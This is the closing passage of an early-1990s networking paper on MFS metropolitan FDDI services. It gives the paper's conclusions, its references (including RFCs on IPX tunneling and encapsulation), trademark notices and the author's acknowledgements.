The ultimate significance of the MFS network service offerings will not be clear until further deployment has happened and additional results are available. However, being able to obtain native LAN speed throughput for near the cost of T1 circuits should have a very large impact on the ways in which people build and use large networks for distributed computing. Just providing the opportunity to re-think the way in which distributed computing problems are solved is in itself very exciting.

Finally, it is important to note that in this project we have broken rules regarding FDDI networking, the kinds of internetworking devices you should use, and how phone companies should behave. Further, we seem to have survived and prospered. Thus, it's clear that sometimes you *can* break the rules.

## 9. References

[1] *LAN Connectivity Report*, Connecticut Research, Glastonbury, CT, August 1991.

[2] James T. Brady, "A Theory of Productivity in the Creative Process", IEEE CG & A, May 1986, pp 25-34.

[3] *The Economic Value of Rapid Response Time*, IBM, White Plains, N.Y., 1982

[4] Shamelessly stolen from one of Peter H. Salus's tee shirts

[5] *X3.139-1987*, American National Standards Institute, N.Y., N.Y., 1987

[6] D. Provan, "Tunneling IPX Traffic Through IP Networks", IAB RFC-1234, June 1991.

[7] R. A. Woodburn and D.L. Mills, "A Scheme for an Internet Encapsulation Protocol: Version 1", IAB RFC-1241, July 1991.

## 10. Trademarks and Acknowledgements

UNIX is a trademark of UNIX Systems Laboratories.

DECnet and LAT are trademarks of Digital Equipment Corporation.

AppleTalk is a trademark of Apple Computer Inc.

Thanks to F. Scott Yeager of MFS, without whose vision and endless support none of this would have been possible. Thanks also to Jeff Fitzgerald of Fibercom, who proved I wasn't crazy by building the prototype encapsulator software in under a week. Special thanks to Eric Parker of Data Recovery and Paul Wilson of Have Computer, Will Travel for helping me recover this paper from near certain destruction in a laptop disaster. Special, massive thanks to Eric Allman for putting up with my tardiness, and for not noting that "my laptop exploded" is awfully close to "the dog ate my homework..."

Finally, I'd like to thank my wife Mary for supporting me as I've done seven zillion things at the same time for the last many months, most of which involved me being gone for long periods and none of which involved me spending enough time with her.